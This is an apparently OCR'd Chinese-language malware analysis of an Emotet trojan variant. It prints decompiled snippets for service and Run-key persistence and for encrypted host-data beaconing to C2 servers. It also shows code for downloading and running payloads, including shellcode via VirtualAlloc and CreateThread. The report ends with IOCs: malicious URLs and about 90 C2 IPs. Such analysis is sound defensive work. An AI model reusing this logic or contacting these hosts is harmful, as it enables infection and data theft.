
经过前面的铺垫后，判断系统目录下 dispidspeed.exe 文件是否存在：如果不存在，则将自身文件拷贝到系统目录下：

```
memset(&Dst, 0, 0x1Eu);
v8 = v3;
v9 = v2;
v10 = 3604;
v4 = 1;
v7 = 1;
if ( SHFileOperationW(&Dst) || v11 )          // 复制自身到指定路径
  v4 = 0;
return v4;
```

如果拷贝到系统目录失败，则拷贝到临时目录：



拷贝完成后，删除文件的 Zone.Identifier 属性（是否是从 Internet 上下载）：



创建名为“dispidspeed”的系统服务，然后启动服务 dispidspeed.exe，退出当前进程：


```
v1 = (void *)OpenSCManagerW(0, 0, 983103);
if ( v1 )
{
  v2 = GetFormatStr_3B1A52((_DWORD *)&byte_3BF004 + 1623, 1206303870);
  snwprintf(&s, 0x104u, v2, &word_3C3F20);
  j_HeapFree_3B1532((int)v2);
  v3 = CreateServiceW(v1, L"dispidspeed", L"dispidspeed", 18, 16, 2, 0, &s, 0, 0, 0, 0, 0);
  if ( v3 )
  {
    if ( sub_3BDE9C((int)v1, &v6) )
    {
      ChangeServiceConfig2W(v3, 1, v6);
      HeapFree_3B1532(v6);
    }
  }
  else
  {
    v3 = OpenServiceW(v1, L"dispidspeed", 16);
  }
  if ( v3 )
  {
    v0 = StartServiceW(v3, 0, 0);
    CloseServiceHandle(v3);
  }
  sub_3BE068(v1);
  CloseServiceHandle(v1);
}
```

并且，服务的描述信息也被修改了，非常具有迷惑性：


如果打开服务控制管理器失败，不能以服务的方式实现自启动，则通过写入 Run 注册表的方式确保自身可以自启动：

```
if ( !*(&byte_3C30A0 + 367) )
{
  v0 = GetFormatStr_3B1A52((_DWORD *)&byte_3BF004 + 1623, 1206303870);
  v1 = snwprintf(&s, 0x104u, v0, &word_3C3F20);
  j_HeapFree_3B1532((int)v0);
  if ( v1 > 0 )
  {
    v2 = GetFormatStr_3B1A52((_DWORD *)&byte_3BF004 + 1755, 1206303870);
    if ( !RegCreateKeyExW(-2147483647, v2, 0, 0, 0, 2, 0, &v4, 0) )
    {
      RegSetValueExW(v4, L"dispidspeed", 0, 1, &s, 2 * v1 + 2);
      RegCloseKey(v4);
    }
    j_HeapFree_3B1532((int)v2);
  }
}
```

以系统服务的方式启动后，会再次验证启动的参数（这里是“—99fd325e”）：如果不是，则退出当前进程，带参数“—99fd325e”重新启动：



获取当前的系统信息：




获取当前进程的 SessionID：

```
ULONG GetSessionId_3B1E04()
{
  return NtCurrentPeb()->SessionId;
}
```


枚举当前的进程，把进程名存储在内存中：

```
002AD660 72 00 65 00 67 00 65 00 64 00 69 00 74 00 2E 00 regedit.
002AD670 65 00 78 00 65 00 2C 00 57 00 65 00 72 00 46 00 exe,WerF
002AD680 61 00 75 00 6C 00 74 00 2E 00 65 00 78 00 65 00 ault.exe
002AD690 2C 00 65 00 78 00 70 00 6C 00 6F 00 72 00 65 00 ,explore
002AD6A0 72 00 2E 00 65 00 78 00 65 00 2C 00 64 00 77 00 r.exe,dw
002AD6B0 6D 00 2E 00 65 00 78 00 65 00 2C 00 73 00 70 00 m.exe,sp
002AD6C0 70 00 73 00 76 00 63 00 2E 00 65 00 78 00 65 00 psvc.exe
002AD6D0 2C 00 76 00 6D 00 74 00 6F 00 6F 00 6C 00 73 00 ,vmtools
002AD6E0 64 00 2E 00 65 00 78 00 65 00 2C 00 74 00 61 00 d.exe,ta
002AD6F0 73 00 6B 00 68 00 6F 00 73 00 74 00 2E 00 65 00 skhost.e
002AD700 78 00 65 00 2C 00 73 00 76 00 63 00 68 00 6F 00 xe,svcho
```


将计算机名、磁盘序列号、系统版本和进程列表信息拼接成字符串，使用算法将其压缩后加密：



从配置文件中解密得到硬编码的服务器 IP 地址（共计 90 个 IP 地址）：




格式化得到连接的 URL：



将数据内容（加密过的计算机名、磁盘序列号、系统版本和进程列表信息）再进行一次 Base64 加密，作为网络传输中的数据：


```
002AB908 55 2F 77 2B 59 7A 52 74 39 61 39 4B 6C 74 36 41 U/w+YzRt9a9Klt6A
002AB918 79 66 48 73 6B 30 61 55 58 62 73 74 31 6B 63 66 yfHsk0aUXbst1kcf
002AB928 33 47 53 72 67 4A 56 74 31 6B 4A 75 34 50 68 4F 3GSrgJVt1kJu4PhO
002AB938 65 73 70 6F 52 56 4F 74 74 61 6B 34 71 72 47 53 espoRVOttak4qrGS
002AB948 35 4C 41 4D 4C 62 47 42 55 50 4B 38 61 6B 41 37 5LAMLbGBUPK8akA7
002AB958 55 56 73 70 36 35 62 62 4F 73 4A 31 66 48 6A 57 UVsp65bbOsJ1fHjW
002AB968 39 54 45 62 44 4F 5A 6B 66 66 66 7A 34 78 6C 4C 9TEbDOZkfffz4xlL
002AB978 4D 33 36 52 47 41 45 59 2B 79 53 45 44 30 54 48 M36RGAEY+ySED0TH
002AB988 66 71 57 2B 4A 33 41 30 67 64 37 2B 6B 64 54 78 fqW+J3A0gd7+kdTx
002AB998 50 65 74 7A 64 45 79 45 4A 52 6A 39 4F 79 57 4B PetzdEyEJRj9OyWK
002AB9A8 35 77 2F 61 50 4F 55 4B 42 6E 6C 71 78 78 54 43 5w/aPOUKBnlqxxTC
```

随后，与服务器建立 HTTP 连接，并发送包含宿主机数据的 HTTP 请求消息：




若与服务器通信失败，则调用 WaitForSingleObject 函数，等待一段时间后再次进行通信（若通信失败则选择下一个 IP 地址），一直循环这个操作：

如果与服务器通信成功，则调用 InternetReadFile 函数读取数据：



随后，调用 CryptDecrypt 函数解密数据：



完成数据的解密后，有三种处理方式：

```
  switch ( v6 )                                 // 根据数据类型判断
  {
    case 1:
      sub_3BE4C7((int *)&v7);                   // WriteFile And CreateProcess
      break;
    case 2:
      sub_3BE50A((int *)&v7);                   // WriteFile And CreateProcessAsUser
      break;
    case 3:
      sub_3BE5B5((int)v2, (int *)&v7);          // VirtualAlloc And CreateThread
      break;
  }
  *v3 = *(&byte_3C36AC + 3);
  *(&byte_3C36AC + 3) = v3;
}
```

第一种方式是，创建一个文件，将数据写入，创建进程执行这个文件：

```
v1 = this;
sub_3BE439(&v4);                                // GetFolderPath
result = sub_3BE27E(*v1, (int)&v4, v1[1]);      // WriteFile
if ( result )
  result = CreateProcessW_3B1CC2(0, (int)&v4, v3, 0);
return result;
```

第二种方式是，创建一个文件，将数据写入，在指定用户令牌的安全上下文中创建进程运行文件：


```
if ( CreateEnvironmentBlock(&v9, a3, 0) )
{
  v5 = CreateProcessAsUserW(a3, 0, v4, 0, 0, 0, 1024, v9, 0, &v7, a4);
  DestroyEnvironmentBlock(v9);
}
j_HeapFree_3B1532((int)v8);
return v5;
```

第三种方式是，分配一块内存空间，写入数据并导入 DLL 模块，以创建线程的方式来执行 shellcode：

```
result = sub_3B1855((char *)*v2);               // VirtualAlloc and Copy and LoadLibrary
*(_DWORD *)(v3 + 12) = result;
if ( result )
{
  v6 = sub_3B1939(result);
  *(_DWORD *)(v3 + 16) = v6;
  if ( !v6 || (result = (_DWORD *)CreateThread(0, 0, sub_3BE49E, v3, 0, 0), (*(_DWORD *)(v3 + 20)
    result = (_DWORD *)VirtualFree_3B192A(*(void **)(v3 + 12));
}
```

最后，木马继续以隐蔽的方式和服务器进行通信。

6. 执行流程



7. 行为特征

通过上述的分析，可以总结出该 Emotet 木马变种的相关特征：

传播方式：

1. 采用钓鱼邮件中包含恶意链接或恶意文档的方式进行传播，邮件内容多为伪装成各种类型的商务往来邮件
2. 使用 Emotet 僵尸网络进行传播，传播到同一局域网中的其他主机中。

防御机制：

1. 混淆：对 VBA 脚本和 PowerShell 脚本进行混淆处理。
2. 反调试技术：自定义的加壳方式，代码混淆，动态加载链接库，加密导入函数名等。
3. 隐藏自身：复制到系统目录，拼接文件名，设置为系统服务。
4. 隐藏通信：随机生成 URL 目录路径，使用了自定义的 HTTP 请求头。
5. 数据加密：采用 Base64 编码，RSA 和 AES 算法加密通信数据。

核心功能：

1. 获取宿主机系统信息，发送到 C2 服务器。
2. 从 C2 服务器下载并执行具体的攻击模块。


8. 威胁分析

Emotet 已演变成了当前一个不断扩大的威胁，除了技术上的变化，其核心模式也发生了转变——从一手资料盗窃转向了将其僵尸网络作为“恶意软件即服务”（MAAS）提供给其他网络犯罪团伙，让后者自己选择恶意软件进行分发,从而确立了自身作为恶意软件传播的关键地位。另一方面，Emotet 的破坏力巨大，动辄对企业内部造成成千上万美元的损失，危害严重。

目前，Emotet 恶意软件被认为是由 Mealybug 网络犯罪组织运营，其至今仍保持活跃。除了 Emotet 恶意软件，该组织还与 Bugat、Feodo、Geodo、Heodo、Cridex、Dridex 等银行木马恶意软件有着千丝万缕的关系。由于这些恶意软件广泛且具有破坏性，过去几年具有很高的知名度。而且，该组织的每次攻击行动包含众多的攻击目标，且规模巨大，可以推测该网络犯罪组织具有相当的规模。

过去几年，Emotet 曾分发过 AZORult、IcedID、Zeus Panda、TrickBot 等恶意软件，受到了反病毒领域、执法机关、安全研究人员的高度关注。为了确保恶意软件的长期有效，恶意软件作者还持续定期更新代码库和攻击方式，以避免被检测和清除。

这次的恶意行动，Emotet 足迹遍布全球，且不会根据地区进行区分。根据此次样本中获得的数据，C2 服务器所在地区除数量最多的美国外，还包含墨西哥、法国、德国、日本等诸多地区。C2 服务器的区域分布图如下所示（详细的 IOC 见文末）：



另一个关键点，当前大多数被感染的域都是运行 WordPress 的站点。由于 WordPress 软件存在大量已披露的漏洞，所以攻击者很容易利用 WordPress 漏洞攻陷服务器。而网络犯罪组织常使用被攻陷的合法域名服务器来散布恶意软件，因为来自合法域的网络不太可能被屏蔽，恶意软件的到达率更高。

Emotet 恶意软件所使用的域名和 IP 地址主要有三个用途：

1. 托管 Emotet 恶意文档：用于托管恶意文档，当用户点击钓鱼邮件中的链接时，会从被攻陷的合法域名服务器上下载恶意文档。
2. 托管 Emotet 可执行载荷：用于存放恶意软件，由恶意文档中的宏代码执行 PowerShell 脚本下载 Payload。
3. 提供 C2 服务器功能：用于收集失陷主机的系统信息，分发具体的攻击模块或其他家族的恶意软件。

9. 防范措施

1. 不打开来历不明的电子邮件，不下载可疑邮件中的附件。
2. 对于不可靠的文档，采用禁用宏的方式打开。
3. 安装杀毒软件，及时更新病毒库。
4. 安装防火墙，配置黑名单拦截。
5. 养成良好的上网习惯，提高个人的网络安全意识。

10.IOC

恶意文件 MD5 值：

8a44f5aed7a4ec1803aeb09e08ea5b32
0b158b803453519011f207708d3baff9

放马地址(失陷合法域名服务器)：

http://stylex.kg/zgbwqc6/tYHPJj/
https://vip-watch.store/wp-includes/hXBOYUy/
https://service.jumpitairbag.com/wp-includes/552w6k-m6ln-177/
http://vhdogaru-001-site11.btempurl.com/wp-admin/emYGggow/
http://pickpointgarage.com/wp-admin/ypVuCzjp/

C2 服务器 IP 地址：

IP 地址	归属地	运营商	威胁情报
77.245.12.212	约旦	zain.com	僵尸网络
189.134.4.209	墨西哥墨西哥州诺凯潘	telmex.com	僵尸网络
1.32.54.12	马来西亚吉隆坡联邦直辖区	tm.com.my	僵尸网络
172.105.213.30	日本东京都东京	linode.com	僵尸网络
69.30.205.162	美国密苏里州堪萨斯城	wholesaleinternet.net	僵尸网络
50.63.13.135	美国亚利桑那州凤凰城	godaddy.com	僵尸网络
192.161.190.171	美国德克萨斯州达拉斯	quadranet.com	僵尸网络
190.5.162.204	阿根廷	megacable.com.ar	僵尸网络
50.116.78.109	美国德克萨斯州休斯顿	websitewelcome.com	僵尸网络
210.224.65.117	日本广岛县	kddi.com	僵尸网络
186.215.101.106	巴西	telefonica.com	僵尸网络
5.189.148.98	德国巴伐利亚州纽伦堡	contabo.de	僵尸网络
81.82.247.216	比利时弗拉芒大区西弗兰德	telenet.be	僵尸网络
139.162.185.116	德国黑森州法兰克福	linode.com	僵尸网络
172.104.70.207	日本东京都品川区	linode.com	僵尸网络

143.95.101.72	美国德克萨斯州达拉斯	athenixinc.com	僵尸网络
190.189.79.73	阿根廷	cablevision.com.ar	僵尸网络
83.110.107.243	阿联酋	etisalat.ae	僵尸网络
82.79.244.92	罗马尼亚	rcs-rds.ro	僵尸网络
195.201.56.68	德国萨克森州法尔肯施泰因	hetzner.de	僵尸网络
181.197.108.171	巴拿马	cableonda.com	僵尸网络
157.7.164.178	日本东京都东京	gmo.jp	僵尸网络
83.99.211.160	拉脱维亚里加	balticom.lv	僵尸网络
46.17.6.116	荷兰北荷兰省哈勒姆	flexwebhosting.nl	僵尸网络
216.75.37.196	美国加利福尼亚州圣地亚哥	cari.net	僵尸网络
138.197.140.163	加拿大安大略省多伦多	digitalocean.com	僵尸网络
51.38.134.203	波兰马佐夫舍省华沙	ovh.com	僵尸网络
211.218.105.101	韩国江原道	kt.com	僵尸网络
103.122.75.218	孟加拉	sktraderss.com	僵尸网络
198.57.217.170	美国犹他州普若佛	unifiedlayer.com	僵尸网络
172.90.70.168	美国加利福尼亚州圣安娜	twcc.com	僵尸网络
41.218.118.66	安哥拉	----------	僵尸网络
195.191.107.67	英国西米德兰兹郡考文垂	glidegroup.co.uk	僵尸网络
189.225.211.171	墨西哥墨西哥州塔兰潘特拉	telmex.com	僵尸网络
80.93.48.49	俄罗斯圣彼得堡	peterhost.ru	僵尸网络
45.129.121.222	土耳其	hayalnet.com.tr	僵尸网络
23.253.207.142	美国伊利诺伊州芝加哥	rackspace.com	僵尸网络
81.213.145.45	土耳其	turktelekom.com.tr	僵尸网络
181.44.166.242	阿根廷	telecentro.com.ar	僵尸网络
187.177.155.123	墨西哥哈利斯科州瓜达拉哈拉	axtel.mx	僵尸网络
189.180.105.125	墨西哥克雷塔罗州克雷塔罗	telmex.com	僵尸网络
182.176.116.139	巴基斯坦	ptcl.com.pk	僵尸网络
186.66.224.182	厄瓜多尔	grupotvcable.com	僵尸网络
212.112.113.235	吉尔吉斯斯坦	aknet.kg	僵尸网络
212.129.14.27	法国法兰西岛大区	online.net	僵尸网络
119.159.150.176	巴基斯坦	ptcl.com.pk	僵尸网络
176.58.93.123	荷兰北荷兰省阿姆斯特丹	netactuate.com	僵尸网络
187.233.220.93	墨西哥阿瓜斯卡达特斯州 阿瓜斯卡达特斯	telmex.com	僵尸网络
124.150.175.133	新西兰奥克兰大区奥克兰	fastcom.co.nz	僵尸网络
83.156.88.159	法国普罗旺斯阿尔卑斯 蓝色海岸大区马赛	free.fr	僵尸网络
60.53.3.153	马来西亚西马	tm.com.my	僵尸网络
110.142.161.90	澳大利亚维多利亚州墨尔本	telstra.com	僵尸网络
174.57.150.13	美国新泽西州尤宁	comcast.com	僵尸网络
95.216.212.157	芬兰新地区赫尔辛基	hetzner.de	僵尸网络
197.90.159.42	南非	optinet.net	僵尸网络
37.59.24.25	法国大东部大区斯特拉斯堡	ovh.com	僵尸网络

201.196.15.79	哥斯达黎加	grupoice.com	僵尸网络
221.154.59.110	韩国京畿道富川市	kt.com	僵尸网络
187.250.92.82	墨西哥下加利福尼亚州提华纳	telnor.com	僵尸网络
78.46.87.133	德国萨克森州法尔肯施泰因	hetzner.de	僵尸网络
85.105.183.228	土耳其布尔萨省	turktelekom.com.tr	僵尸网络
201.183.251.100	厄瓜多尔	claro.com.ec	僵尸网络
123.142.37.165	韩国京畿道	uplus.co.kr	僵尸网络
172.245.13.50	美国纽约州布法罗	colocrossing.com	僵尸网络
72.69.99.47	美国纽约州纽约	verizon.com	僵尸网络
177.103.201.23	巴西	telefonica.com	僵尸网络
124.150.175.129	新西兰奥克兰大区奥克兰	fastcom.co.nz	僵尸网络
190.161.67.63	智利	vtr.com	僵尸网络
192.163.221.191	美国犹他州普若佛	unifiedlayer.com	僵尸网络
80.102.124.98	西班牙加泰罗尼亚自治区 巴塞罗那	orange.es	僵尸网络
95.216.207.86	芬兰新地区赫尔辛基	hetzner.de	僵尸网络
190.101.87.170	智利	vtr.com	僵尸网络
72.27.212.209	牙买加	discoverflow.co	僵尸网络
163.172.97.112	法国法兰西岛大区巴黎	online.net	僵尸网络
191.100.24.201	厄瓜多尔	etapa.net.ec	僵尸网络
46.105.131.68	法国上法兰西大区鲁贝	ovh.com	僵尸网络
188.230.134.205	斯洛文尼亚	t-2.net	僵尸网络
193.33.38.208	乌克兰伊万诺 弗兰科夫斯克州卡卢什	itlux.if.ua	僵尸网络
192.241.220.183	美国加利福尼亚州旧金山	digitalocean.com	僵尸网络
189.236.4.214	墨西哥墨西哥州诺凯潘	telmex.com	僵尸网络
162.144.46.90	美国犹他州普若佛	unifiedlayer.com	僵尸网络
210.111.160.220	韩国仁川广域市	nibtv.co.kr	僵尸网络
113.52.135.33	中国香港	ximbo.com	僵尸网络
89.215.225.15	保加利亚普罗夫迪夫州 普罗夫迪夫	a1.bg	僵尸网络
200.71.112.158	委内瑞拉	----------	僵尸网络
78.186.102.195	土耳其迪亚巴克尔省	turktelekom.com.tr	僵尸网络
152.169.32.143	阿根廷	cablevision.com.ar	僵尸网络
192.210.217.94	美国加利福尼亚州洛杉矶	colocrossing.com	僵尸网络
142.93.87.198	美国加利福尼亚州旧金山	digitalocean.com	僵尸网络
122.11.164.183	新加坡	starhub.com	僵尸网络